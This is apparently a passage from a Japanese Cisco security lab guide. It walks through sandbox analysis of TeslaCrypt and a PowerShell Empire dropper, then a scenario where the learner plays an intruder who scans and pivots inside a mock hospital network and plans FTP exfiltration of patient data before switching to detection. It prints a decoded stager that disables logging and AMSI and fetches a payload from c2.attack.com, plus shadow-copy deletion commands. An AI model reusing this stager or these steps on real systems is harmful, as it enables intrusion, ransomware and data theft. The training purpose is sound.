23. 侵入痕跡をすばやく確認することで、77C8.EXE がランサムウェアの亜種であると判断できます。

Behavioral Indicators

	Title <small>▼▲</small>	Hits <small>▼▲</small>	Score <small>▼</small>
+	Ransomware Backup Deletion Detected 	2	100*
+	TeslaCrypt 4.1 Ransomware Detected 	1	100*
+	Generic Ransomware Notes Detected	1	95*
+	Large Amount of High Entropy Artifacts Written	1	95*
+	Shadow Copy Deletion Detected	2	100
+	Artifact Flagged Malicious by Antivirus Service	4	95
+	Command Exe File Execution And JavaScript With Random Variables Detected	6	95

24. 77C8.EXE が TeslaCrypt であることはわかりますが、実際の TeslaCrypt システムは作成者によって削除されたため、身代金の支払いについて心配する必要はありません (<http://blog.talosintelligence.com/2016/06/teslacrypt-decryptor.html>)。また Cisco Talos が、データを取り戻すための TeslaCrypt 復号ツールをリリースしています (https://www.talosintelligence.com/teslacrypt_tool)。

25. Threat Grid の特徴の 1 つは、サンプルのテスト後に得られる、大量の脅威インテリジェンスおよびリバース エンジニアリング情報です。それにより多くのセキュリティ運用チームは、リバース エンジニアリングに関する十分な経験がなくても、ファイルをリバース エンジニアリングできます。侵入痕跡をクリックすることでも、マルウェアの仕組みを正しく理解する上でその情報がいかに重要かがわかります。

Title	Hits	Score
Ransomware Backup Deletion Detected	2	100*

Ransomware is a class of malware that encrypts common media file types that are likely irreplaceable to the owner in question. Once files are encrypted the malware will provide instructions on how to provide the attackers a ransom, typically in the form of digital currency, in order to decrypt these files. It is also common for variants to delete shadow copies which are the default Windows backup mechanism for automatic backup generation. This is in order to prevent recovery of the original files from these backups. They also commonly make use of hidden services on the 'dark net' through onion networks like Tor which provides anonymity to their command and control infrastructure. This prevents their servers from being taken down by law enforcement or hosting entities once reported.

Categories malware
Tags ransomware, malware, compound

Process ID	Process Name	Destination IP	Command Line
Process 16	vssadmin.exe		"C:\Windows\System32\vssadmin.exe" Delete Shadows /All /Quiet
Process 34	vssadmin.exe		"C:\Windows\System32\vssadmin.exe" Delete Shadows /All /Quiet

26. IP アドレスとドメイン名の検索も可能です。ここで TeslaCrypt を展開し、URL をクリックして、このファイルに関連する他のサンプルやアイテムに対するピボットを行います。

Title	Hits	Score
TeslaCrypt 4.1 Ransomware Detected	1	100*

TeslaCrypt (and its variant, AlphaCrypt) is a ransomware trojan that encrypts files on the victim system. It extends the range of files ordinarily targeted by ransomware to cover game-related files, such as those used by online gaming services. Files are encrypted with AES and this version is unique in that it does not append an extension to encrypted files. TeslaCrypt also actively looks for shadow copies and restore points and destroys them. Once TeslaCrypt is done encrypting files, it displays a ransom note on the desktop, giving instructions on how to download TOR to pay the ransom for the decryption key. TeslaCrypt is part of the CryptoWall ransomware family.

Categories malware
Tags trojan, fraud, ransomware

Process Name	Process ID	URL
IEXPLORE.EXE	Process 37	http://primasentrausaha.com:80/phsys.php

27. 次に Launcher.Bat に移り、このバッチ ファイルが何をするか、また AMP で関連する実行可能ファイルを確認できないのはなぜかという、最後の質問に答えます。

28. このファイルの脅威スコアは 100 ではなく 95 ですが、自動 AMP 判定がトリガーされるような状況です。

Metadata

<div style="background-color: red; color: white; padding: 5px; font-weight: bold; font-size: 24px;">95</div> <p>Threat Score</p>	Sample ID	f34a60e80c980f781e700b590905d601
	Submitted By	mhernandez
	OS	Windows 7 64-bit
	Started	1/10/18 12:55 am
	Ended	1/10/18 1:01 am
	Duration	0:06:37
	Sandbox	mtv-work-080 (pilot-d)
Playbook	None	

29. 侵入痕跡を見ると、これが、データをダウンロードする、難読化された PowerShell コマンドであることがわかります。また実行もトリガーします。

Behavioral Indicators

Title	Hits	Score
PowerShell With Encoded Command Downloads Data	1	95
PowerShell With Encoded Command and Obfuscation	1	95
Process Deleted the Submitted File	1	81
Command Exe File Deletion Detected	1	75
A Batch Script Launches PowerShell	1	64
A Script Launched PowerShell	1	64

30. フィールドを展開することで、出力がどのようになるかを確認できます。

PowerShell With Encoded Command Downloads Data
1
95

PowerShell was launched with an encoded command that attempts to download data from the internet. A download command wrapped in an encoded command-line is highly suspicious. Malware authors may do this to avoid leaving download commands in clear-text, where they can be easily parsed.

Categories

Tags

evasion

process, system, encoding, script, download

Process ID	Process Name	Decoded Command Line
Process 9	powershell.exe	<pre>IF(\$PSVerSioNtABLE.PSVerSioN.MajOR -GE 3){\$GPS=[REf].AsSeMBLy.GeTYpE('System.Management.Automation.Utils').'GeTFieLD'('cachedGroupPolicySettings', 'N'+ 'onPublic,Static').GETValUe(\$nUl);IF(\$GPS['ScriptB'+ 'lockLogging']){\$GPS['ScriptB'+ 'lockLogging'] ['EnableScriptB'+ 'lockLogging']=0;\$GPS['ScriptB'+ 'lockLogging'] ['EnableScriptBlockInvocationLogging']=0}ELSE{[ScriptBlock].'GeTFieLD'('signatures', 'N'+ 'onPublic,Static').SETVALue(\$nUl,(New-ObJeCt COLLeCtions.GeNERIC.HashSEt(stRING))} [REF].AssEMbLY.GeTYpE('System.Management.Automation.AmsiUtils')?{\$_} % {\$_GETFieLD('amsiInitFailed', 'NonPublic,Static').SETVALue(\$nUl,\$true)}; [SYStEm.NEt.SerVicePolNtMANager]::EXPECT100CoNtinuE=0;\$WC=NEW-ObJECt SYStEm.NEt.WEBCLieNT;\$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';\$WC.HeaDerS.Add('User-Agent', \$u);\$WC.PROXY= [SYStEm.NEt.WEBReqUesT]::DEFALtWebPrOxY;\$WC.PROXY.CreDeNtIALS = [SYStEm.NEt.CrEDentiaLCAche]::DEFALtNETWorkCrEDentIALS;\$Script:Proxy = \$wc.Proxy;\$K= [SYStEm.TEXt.ENCODiNG]::ASCIi.GeTYBYES('Fh+}xA;Y9maoEJ^RWj_<2M)38%b*C'); \$R={\$D,\$K-\$ARGs;\$S=0..255;0..255}%{\$J= (\$J+\$S[\$_]+\$K[\$_-\$K.Count])%256;\$S[\$_]=\$S[\$J];\$S[\$_]=\$D}%{(\$I= (\$I+1)%256;\$H=(\$H+\$S[\$I])%256;\$S[\$I]=\$S[\$H];\$S[\$I]=\$ - bXor(\$S[\$I]+\$S[\$H])%256}};\$ser='http://c2.attack.com:443';\$t='/admin/get.php';\$w c.HeaDerS.ADD('Cookie',"session=2jsYc3V0edhm1MxyoZKL0eKil0=");\$dATA=\$WC. DoWnloadDATA(\$Ser+\$t);\$iv=\$dATA[0..3];\$dATA=\$Data[4..\$DATA.IENGTn];~Join[CHar] (& \$R \$DATA (\$IV+\$K))}IEX</pre>

31. これは意図的に人間が読めないように作成されているため、読んで理解する必要はありません。ただし、難読化されていないセクションが 1 つあり、そこには PowerShell コールバックの URL が含まれています。それにより、コンソールで確認した悪意のある動作が、このファイルに一致していることがわかります。

Decoded Command Line

```
IF($PSVerSloNTaBLE.PSVeRslON.MajOR -GE 3){$GPS=
[REF].AsSeMBLy.GeTTypE('System.Management.Automation.Utils')."GeTFieLD"
('cachedGroupPolicySettings','N'+onPublic,Static').GETVALue($null);IF($GPS['ScriptB'
+'lockLogging']){$GPS['ScriptB'+lockLogging]
['EnableScriptB'+lockLogging]=0;$GPS['ScriptB'+lockLogging]
['EnableScriptBlockInvocationLogging']=0}ELSE{[ScriptBlock]."GeTFieLD"
('signatures','N'+onPublic,Static').SETVALue($null,(New-ObJeCt
COLLeCtions.GeNERIC.HashSEt[stRiNG]}}
[REF].AssEMbly.GeTTYPE('System.Management.Automation.AmsiUtils')?{$_}%
{$_}.GeTFieLD('amsiInitFailed','NonPublic,Static').SETVALue($null,$true)};
[SYStEm.NEt.SerVicePoIntMANager]::EXPECT100CoNTinuE=0;$WC=NEW-ObjEcT
SYStEm.NEt.WEBcliENT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko';$WC.HeaDerS.Add('User-Agent',$u);$WC.PROxY=
[SYStEm.NEt.WEBReqUesT]::DEFAuLtWebPrOxY;$WC.PROxY.CredeNtiALS =
[SYStEm.NEt.CrEDentiaLCAche]::DEFAuLtNETWorKCredeNtiALS;$Script:Proxy =
$wc.Proxy;$K=
[SYStEm.TExT.ENCODiNG]::ASCIi.GeTBYes('Fh+}xA;y/9maoEJ^RWj._L<2M)38%b*C');
$R={$D,$K=$ARGs;$S=0..255|0..255|%{$J=
($J+$S[$_] + $K[$_%$K.Count])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=
($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$I],$S[$H];$_-
bXor$S(($S[$I]+$S[$H])%256)};$ser='http://c2.attack.com:443';$t='/admin/get.prip';$w
c.HeaDERS.ADd("Cookie","session=2jsxYc3VOedhm1MxyoZKLoeKil0=");$dATA=$WC.
DoWnloadDATA($Ser+$t);$iv=$dAta[0..3];$dATA=$Data[4..$DATA.lEnGTh];-Join[CHar[]
(& $R $dAtA ($IV+$K))|IEX
```

32. 最後に、何が発生しているかの証拠が得られる場所があります。Cisco Firepower Management インターフェイスに戻ります。

注: Cisco Firepower でハンズオン タスクを実行する最後のセクションに進みます。

33. Jumphost から Web ブラウザを開き、Firepower Management Center (fmc.hackmds.com) に移動します。

34. [分析 (Analysis)] -> [検索 (Search)] に移動します。



[分析 (Analysis)] をクリック後、[検索 (Search)] をクリックして検索セクションを開くこともできます。

35. ドロップダウンメニューから [接続イベント (Connection Events)] を選択します。次に [ネットワーキング (Networking)] をクリックします。



36. [レスポンド IP* (Responder IP*)] に IP として「198.18.133.5, 198.18.133.6」と入力します。[イニシエータ IP* (Initiator IP*)] に「!198.19.30.102」と入力します。これは、これまでの調査に基づいて注意が必要な 2 つの IP アドレスです。さらに、プロトコルとして「TCP」と入力し、[宛先ポート (Destination Ports)] に「80, 443」と入力します。

Networking		
Initiator IP*	!198.19.30.102, !198.19.20.1	192.168.1.0/24, !192.168.1.3, 2001:db8:85...
Responder IP*	198.18.133.5, 198.18.133.6	192.168.1.0/24, !192.168.1.3, 2001:db8:85...
Original Client IP*		192.168.1.0/24, !192.168.1.3, 2001:db8:85...
Initiator / Responder IP		192.168.1.0/24, !192.168.1.3, 2001:db8:85...
Initiator / Original Client IP		192.168.1.0/24, !192.168.1.3, 2001:db8:85...
Initiator / Responder / Original Client IP		192.168.1.0/24, !192.168.1.3, 2001:db8:85...
Ingress Security Zone		My Security Zone
Egress Security Zone		My Security Zone
Ingress / Egress Security Zone		My Security Zone
Source Port / ICMP Type		1-1024, 6000-6011, !80
Destination Port / ICMP Code*	80, 443	1-1024, 6000-6011, !80
Protocol*	tcp	tcp, udp

37. [検索 (Search)] をクリックします。

(unnamed search) Private

38. 空白の画面が表示されます。上部の隅にある一時停止ボタンをクリックして、時間を調整する必要があります。

Connection Events (switch workflow)

Info This user has 2 failed login attempts since the last successful login.

Connections with Application Details > Table View of Connection Events

Search Constraints (Edit Search Save Search)

Responder IP 198.18.133.5, 198.18.133.6
Initiator IP 198.19.30.102

Jump to...

First Packet	Last Packet	Action	Reason	Initiator IP	Initiator Country	Responder IP	Responder Country	Ingress Security Zone	Egress Security Zone	Source Port / ICMP Type	Destination Port / ICMP Code	Application Protocol	Client	Web Application	URL
No Records															

Try adjusting the time window. Note that older records may have been pruned to conserve disk space.

39. 選択するタイムフレームを確認するポップアップ ウィンドウが表示されます。[1 日 (1 Day)] を選択して [適用 (Apply)] をクリックします。

Events Time Window Preferences

Sliding Time Window

Show the Last 1 day(s)

Presets

Last 1 hour 6 hours 1 day 1 week 2 weeks 1 month

Synchronize with Audit Log Time Window Health Monitoring Time Window

Apply Reset

Any changes made will take effect on the next page load.

40. この時点で、どのホストが感染し、ネットワークの外部でこれらの IP アドレスと通信しているかがわかります。

Connection Events (switch workflow)

Connections with Application Details > Table View of Connection Events

Search Constraints (Edit Search Save Search)


Jump to...

First Packet	Last Packet	Action	Reason	Initiator IP	Initiator Country	Responder IP	Responder Country	Ingress Security Zone	Egress Security Zone	Source Port / ICMP Type	Destination Port / ICMP Code	Application Protocol	Client	Web Application	URL
2018-01-15 17:19:37	2018-01-15 17:19:37	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58770 / tcp	443 (https) / tcp				
2018-01-15 17:19:37	2018-01-15 17:19:37	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58770 / tcp	443 (https) / tcp				
2018-01-15 17:19:32	2018-01-15 17:19:32	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58769 / tcp	443 (https) / tcp				
2018-01-15 17:19:32	2018-01-15 17:19:32	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58769 / tcp	443 (https) / tcp				
2018-01-15 17:19:27	2018-01-15 17:19:27	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58768 / tcp	443 (https) / tcp				
2018-01-15 17:19:27	2018-01-15 17:19:27	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58768 / tcp	443 (https) / tcp				
2018-01-15 17:19:22	2018-01-15 17:19:22	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58767 / tcp	443 (https) / tcp				
2018-01-15 17:19:22	2018-01-15 17:19:22	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58767 / tcp	443 (https) / tcp				
2018-01-15 17:19:17	2018-01-15 17:19:17	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58766 / tcp	443 (https) / tcp				
2018-01-15 17:19:17	2018-01-15 17:19:17	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58766 / tcp	443 (https) / tcp				
2018-01-15 17:19:12	2018-01-15 17:19:12	Allow	Intrusion Monitor	198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58765 / tcp	443 (https) / tcp				
2018-01-15 17:19:12	2018-01-15 17:19:12	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58765 / tcp	443 (https) / tcp				
2018-01-15 17:19:07	2018-01-15 17:19:07	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58764 / tcp	443 (https) / tcp				
2018-01-15 17:19:07	2018-01-15 17:19:07	Allow		198.19.10.101		198.18.133.6		dcloud-l2-vlan1	dcloud-vlan-primary	58764 / tcp	443 (https) / tcp				


41. [スイッチワークフロー (switch workflow)] をクリックすると、このデータを表示する方法を変更できます。

Connection Events (switch workflow) 
Connections with Application Details > [Table View of Connection Events](#)

42. [イニシエータごとのレスポнда (Unique Responders by Initiator)] ワークフローによって、必要なデータが得られます。



43. リモート Web サイトへの接続に成功したホストは 1 つだけです。赤色のボックスをクリックして [ドリルダウン (Drill Down)] を選択します。



44. この侵害によって発生したセキュリティ イベントが表示されます。[侵入モニタ (Intrusion Monitor)] と表示されているイベントの詳細を確認します。左にある下向き矢印をクリックします。



45. 左右にスクロールすると、誰が関与したかなどの情報を確認できます。またしても Doogie です。

Reason ×	Initiator IP ×	Initiator Country ×	Initiator User ×	Responder IP ×
Intrusion Monitor	 198.19.10.101		 doogie howser (AD1\dhowser, LDAP)	 198.18.133.6

46. アプリケーション データを見ることもできます。

Application Protocol ×	Client ×	Client Version ×	Web Application ×	Application Risk ×	Business Relevance ×	URL ×	URL Category ×
<input type="checkbox"/> HTTP	<input type="checkbox"/> Internet Explorer	rv:11.0	<input type="checkbox"/> Web Browsing	Medium	Medium	http://c2.attack.com:443/login/process.php	Uncategorized

47. URL が分類されていないことが気になります。また Internet Explorer v11 であることも示されており、Powershell であることがわかります。最後に、侵入イベントを示すシールドアイコンが表示されています。

×
Intrusion Events ×
Files



48. シールドをクリックしてイベントの詳細を確認します。

Intrusion Events

The number of events shown here may be less than the number of events triggered by the connection if events have been pruned or an intrusion policy rule threshold was met.

	Priority	Impact	Message
	high	1	MALWARE-CNC PowerShell Empire variant outbound connection (1:44564:2)

 [View Intrusion Events](#)

Close

49. PowerShell Empire CNC 亜種の接続であると思われます。この時点で、次の情報が確認されました。

インシデントの発生時にポート 80 および 443 で c2.attack.com と通信した IP アドレスは 198.19.10.101 だけだと思われる。

また、ドキュメントで次の実行可能ファイルがドロップされたと考えられる。

- PowerShell Empire Callback
- 77C8.EXE (TeslaCrypt ランサムウェア)
- Spoolsv.exe ファイル(すぐに判断される)

さらに横方向の移動が発生している可能性があるが、現時点では追加の発信ビーコンはないと考えられる。

ラボ環境内で、横方向の移動の存在は確認できるでしょうか。次のシナリオでは、横方向の移動の特定について学習してみましょう。これで高度なラボを終了します。

シナリオ 5: 内部の脅威: 内部で移動し、データを取得してエクスポートする

境界セキュリティは 100 % ではないため、悪意のあるエンティティがネットワークを侵害する可能性があります。侵害に続く一般的なステップは、ターゲットのネットワーク内で**拠点を確立**することです。悪意のあるソフトウェアまたはリモート接続によってネットワーク内に侵入した攻撃者は、内部環境を把握しようとします。これは一般的に、**環境のスキャン**によって行われます。内部ターゲットを特定すると、攻撃者は他のシステムへのアクセスを試みます。これは**ピボット**と呼ばれます。一般的には、ターゲットとなるシステムを特定し、価値のあるものを取得することが目的になります。このプロセスは**攻撃者キル チェーン**と呼ばれます。

このシナリオでは、Mr. Green が、HackMDs.com の本社にある Workstation on Wheels (WoW) の管理者から盗んだログイン クレデンシャルを Mr. Black に売りました。それによって Mr. Black は、HackMDs ネットワークに権限を持つユーザとして接続できるようになります。これは、攻撃者が現実的にネットワーク内に拠点を確保する、多数の方法の 1 つです。

Mr. Black は自分の手を汚したくないので、Mr. Brown (あなた) を雇って、窃取したクレデンシャルを使用して HackMDs にアクセスし、機密情報である患者記録を盗もうとします。Mr. Brown の目的は、WoW システムにアクセスしてから他のシステムに移動するか、ピボットによって、機密データが含まれたシステムに対するアクセス権を取得する方法を特定することにあります。Mr. Brown が機密データにアクセスできれば、最終的な目標はネットワークからリモート クラウドのストレージ サーバにデータをエクスポートすることになります。ここで Mr. Brown は、クラウド サーバのアクセス権を Mr. Black に与え、盗んだデータを Mr. Black がダーク Web で販売できるようにします。



結果

このシナリオを終了すると、ネットワークを侵害した後の攻撃者の行動について、基本的な理解を得ることができます。あなたはネットワークにアクセスして内部を偵察し、HackMDs.com の内部ネットワークの様子を探ります。現実の攻撃者は、よりステルス性の高いアプローチによって偵察を行い、検出されることを回避する、ということに注意する必要があります。このラボでは時間が限られているため、そうした要件は除外されています。

ネットワークについて探ったら、HIPAA データが含まれた内部システムに接続し、多くのサイバー侵害の目的であるデータ漏洩を実行します。この場合も、現実の攻撃者はステルス性の高い方法を取り、データ漏洩を隠そうとしますが、このラボではそのプロセスがシンプル化されています。もう 1 つ重要なことは、内部の脅威を検出するセキュリティ対策が導入されていないと、攻撃者のステルス性の程度に関わらず、Mr. Brown を検出することも防御することも失敗するということです。

盗んだデータのエクスポートが完了したら、防御側に切り替え、Mr. Brown が貴重なデータを盗むのを検出して防御します。それによって、Cisco Stealthwatch が NetFlow を使用して内部の脅威をどのように検出し、ネットワーク内の異常な行動や悪意のある行動を特定するかについて、基本的な理解が得られます。また、Stealthwatch concern index (CI) の値と Stealthwatch ISE 統合に基づいて、問題性が高いと Stealthwatch が判断した脅威を、Cisco Identity Services Engine (ISE) が隔離する方法についても基本的な理解が得られます。このシナリオでは、内部の脅威は修復しません。それについては次のシナリオで行います。シナリオ 6 で取り上げた、Cisco Firepower と ISE 間で使用された修復機能と同じ機能を、Cisco Stealthwatch と ISE 間でも設定できます。内部の脅威を修復する方法の詳細については、シナリオ 6 を参照してください。

ラボ リソース

攻撃者側リソース 1: HackMDs ネットワークの外部の Kali Linux サーバ

攻撃者側リソース 2: 盗んだログイン クレデンシャルを使用した、HackMDs ネットワーク内の Workstation on Wheels (WoW) へのアクセス

注: WoW には Angry IP Scanner が事前にインストールされています。これは攻撃者が、侵害したシステムに送り込む可能性があるツールキットの 1 つです。

ターゲット側リソース 1: Workstation on Wheels (WoW)

ターゲット側リソース 2: Windows 7 を実行する Dr. PC

注: 管理システムには FileZilla が事前にインストールされています。これは攻撃者が、侵害したシステムに送り込む可能性があるデータ漏洩ツールキットの 1 つです。

防御側リソース 1: Cisco Stealthwatch Management Console

防御側リソース 2: Cisco Identity Services Engine

防御側リソース 3: NetFlow および 802.1x が有効になっているネットワーク デバイス

フローによる内部の脅威の防御

NetFlow またはネットワーク フローは、シスコ ルータで導入された機能です。管理者が、インターフェイスを出入りする IP ネットワークトラフィックを収集できます。NetFlow で得られたデータを分析することで、管理者は、トラフィックの送信元や宛先、サービスのクラス、輻輳の原因などを判断できます。NetFlow の利点は、ルータ、スイッチ、ワイヤレス アクセス ポイント、仮想ネットワーク(データセンター内の IE)などの一般的なネットワーク機器に導入できることです。

フローを活用するための開発が進展し、NetFlow をセキュリティ分析に利用できるまでに至りました。Cisco Stealthwatch などのテクノロジーによって、動作やネットワーク トリガーに基づいて潜在的な脅威を特定できるようになります。これは、シグニチャなしで重要なセキュリティが実現し、分析した NetFlow データが増えるにつれて継続的な自己調整も実現することを意味します。NetFlow をセキュリティに活用することで、すべてのネットワーク ポイントがセキュリティ センサーとして機能し、NetFlow の疑わしいトレンドを検出します。

必ずしもすべてのネットワーク機器で NetFlow がサポートされているわけではありませんが、Cisco Stealthwatch センサーを使用することで、raw データを NetFlow に変換し、このような用途に使用することができます。

注: すべてのフロータイプが同等というわけではありません。たとえば sFlow (サンプル フロー) では、NetFlow バージョン 9 に比べて、潜在的な脅威の詳細情報が大幅に少なくなります。Cisco Stealthwatch では、ほとんどの形式の NetFlow と IPFIX に対応しています。シスコは NetFlow 標準を定義して策定しました。標準ベースの NetFlow が IETF (IPFIX) の承認を受けるまでに数年かかっており、また複数のバージョンが提示されてきました。

手順

この攻撃シナリオでは、Mr. Brown(あなた)が、盗まれたクレデンシャルを使用して HackMDs ネットワーク内にある WoW コンピュータにアクセスします。Wow コンピュータに事前インストールされたネットワーク スキャナを使用して、ネットワーク境界内の偵察を行い、内部ネットワーク全体のマップを作成します。機密ネットワーク内のデバイスを特定し、ピボット先のターゲットを選択します。機密環境内のサーバに接続したら、HIPAA 関連データを探して、事前インストールされている FTP サービスを利用してデータをエクスポートします。

注: 現実の攻撃者は、何ヵ月あるいは何年もの長い期間をかけてピボットを行い、データをエクスポートします。このシナリオではステルス性を問題にしないため、そうしたステップを短縮しています。現実の環境では内部の防御が不十分であるため、環境内で攻撃が発生しても、多くの場合は気づきません。

Kali Linux 攻撃サーバには、ユーザ名: **root**、パスワード: **C1sco12345** でアクセスします。

Wow(Workstation on Wheels)システムで使用するために盗まれたユーザ名は **dhowser** で、パスワードは **C1sco12345** です。

Mr. Brown のミッションを完了したら、内部 SOC JumpHost にアクセスして防御側に移ります。Stealthwatch Management Console (SMC)にアクセスして、Mr. Brown の行動の拠点となる上位の脅威を特定します。Mr. Brown の行動が侵入の痕跡である理由を特定し、重大度の高い Concern Index アラームに基づいて、ISE が Stealthwatch からのアラームを隔離する方法を確認します。ここでは修復は行いません。その概念はシナリオ 6 で取り上げます。

Cisco Stealthwatch Management Console (SMC)で使用するユーザ名は **admin**、パスワードは **C1sco12345** です。

HackMDs に接続する

Mr. Brown(あなた)は、現在 HackMDs ネットワークの外部にいます。Mr. Black から、盗んだ内部システムへのログイン クレデンシャルが提供されたので、HackMDs の境界セキュリティはバイパスできます。シナリオ 3 で行った偵察で、Wow の外部 IP アドレス(198.19.30.100)を特定しています。Kali 攻撃サーバからシステムにアクセスしてみましょう。

1. Kali Linux サーバに接続します。
2. Kali Linux デスクトップの下部にあるターミナル エミュレータ アイコンをクリックして、ターミナル セッションを開始します。



3. 「**service vsftpd start**」と入力して、HackMDs のネットワークから盗んだデータを受け取る Kali Linux FTP サーバを起動します。サーバを起動しないと、ネットワーク内部からデータをエクスポートする際に、Kali Linux システムへの FTP 接続を確立することができません。

```
root@kali:~# service vsftpd start
```

注: Linux のコマンドでは大文字と小文字が区別されます。可能な場合は、Tab キーを使用してコマンドを自動入力します。

4. 次に、WoW コンピュータに接続するリモート デスクトップに移動します。これらのサーバがオンラインで露出することはないと考えるかもしれませんが、次のスクリーンショットに示す Shodan Web サイトの例は、この特定のサービスがインターネットに露出している IP アドレスの数を示しています。自分で Shodan を自由に検索してみてください。

これは、リモート アクセスを可能にし、リモートでの作業を促進するために行われている場合があります。ただしこの方法は安全性に欠けるため、避けるべきです。

TOP COUNTRIES




United States	666,987
China	363,654
Germany	91,079
Brazil	85,408
United Kingdom	63,003

5. Kali Linux ターミナル セッションで `rdesktop 198.19.30.100:3389` コマンドを実行し、WoW システムにリモート デスクトップ接続します。

```
root@kali:~# rdesktop 198.19.30.100:3389
```

6. [その他のユーザ(Other User)]を選択し、盗んだ Dr. Howser のユーザ クレデンシャル `dhowser` とパスワード `C1sco12345` を使用してログインします。



A login form with a dark blue background. The username field contains 'dhowser'. The password field is masked with dots. A blue arrow button is on the right.

7. WoW コンピュータにアクセスしました。つまり HackMDs ネットワークの内部に入ったということです。

内部ポートのスキャン

HackMDs ネットワークに侵入したので、ネットワーク内を探索して、データのあるシステムを特定します。ネットワークを侵害した時点で Mr. Brown が攻撃用のツールとしてインストールした、Angry IP Scanner を使用して偵察を行います。

注: 時間を短縮するために、このスキャナはあらかじめインストールされています。実際の攻撃者は、侵害されたシステムにツールをインストールすることで、同様のスキャンを行います。

1. [Angry IP Scanner] アイコンをダブルクリックします。



Angry IP Scanner の GUI が表示されます。[IP 範囲(IP Range)] を 198.19.10.0 ~ 198.19.10.255 に変更し、[開始(Start)] をクリックします。

注: 新しいバージョンをダウンロードするプロンプトが表示されても、無視して続行してください。



2. スキャンが完了すると、いくつかの IP アドレスと対応するホスト名が表示されます。[閉じる(Close)] ボタンをクリックし、Angry IP Scanner によって検出された IP アドレスのリスト内をスクロールします。



IP	Ping	Hostname	Ports [0+]
198.19.10.1	10 ms	ad1.ad.hackmds.com	[n/s]
198.19.10.2	8 ms	exchange.ad.hackmds.com	[n/s]
198.19.10.3	5 ms	scanner.ad.hackmds.com	[n/s]
198.19.10.4	6 ms	certificate.ad.hackmds.com	[n/s]
198.19.10.5	14 ms	fmc.ad.hackmds.com	[n/s]
198.19.10.6	9 ms	smc.ad.hackmds.com	[n/s]
198.19.10.7	4 ms	[n/a]	[n/s]
198.19.10.8	16 ms	[n/a]	[n/s]
198.19.10.9	[n/a]	[n/s]	[n/s]
198.19.10.10	9 ms	[n/a]	[n/s]
198.19.10.11	5 ms	amp-disp.ad.hackmds.com	[n/s]
198.19.10.12	9 ms	private-amp.ad.hackmds.com	[n/s]
198.19.10.13	[n/a]	[n/s]	[n/s]
198.19.10.14	[n/a]	[n/s]	[n/s]
198.19.10.15	9 ms	splunk.ad.hackmds.com	[n/s]

注: IP アドレスの数と Angry IP Scanner からの正確な出力結果は、場合に応じて異なります。

3. IP アドレス 198.19.10.101 まで下方方向にスクロールすると興味深いことに気づきます。ホスト名からすると、これは Dr. Howser のワークステーションか、同様の価値のあるワークステーションである可能性があります。このワークステーションには価値のある機密データが含まれているか、そこから価値のあるデータが含まれた他のシステムへアクセスできると考えられます。ここでは、医師が使用する HackMDs のすべてのワークステーションで同じ管理レベル パスワードが使用されていることがわかっているので、次にこのシステムへのピボットを試みます。

IP	Ping	Hostname	Ports [0+]
198.19.10.99	[n/a]	[n/s]	[n/s]
198.19.10.100	[n/a]	[n/s]	[n/s]
198.19.10.101	9 ms	dr.ad.hackmds.com	[n/s]

ピボット

偵察によって、Mr. Brown は機密データが含まれていると考えられるシステムをいくつか見つけました。1 つは WoW (198.19.30.100)、もう 1 つは Dr. Howser のシステム (198.19.10.101) です。198.19.10.101 にある Dr. Howser のシステムに接続します。

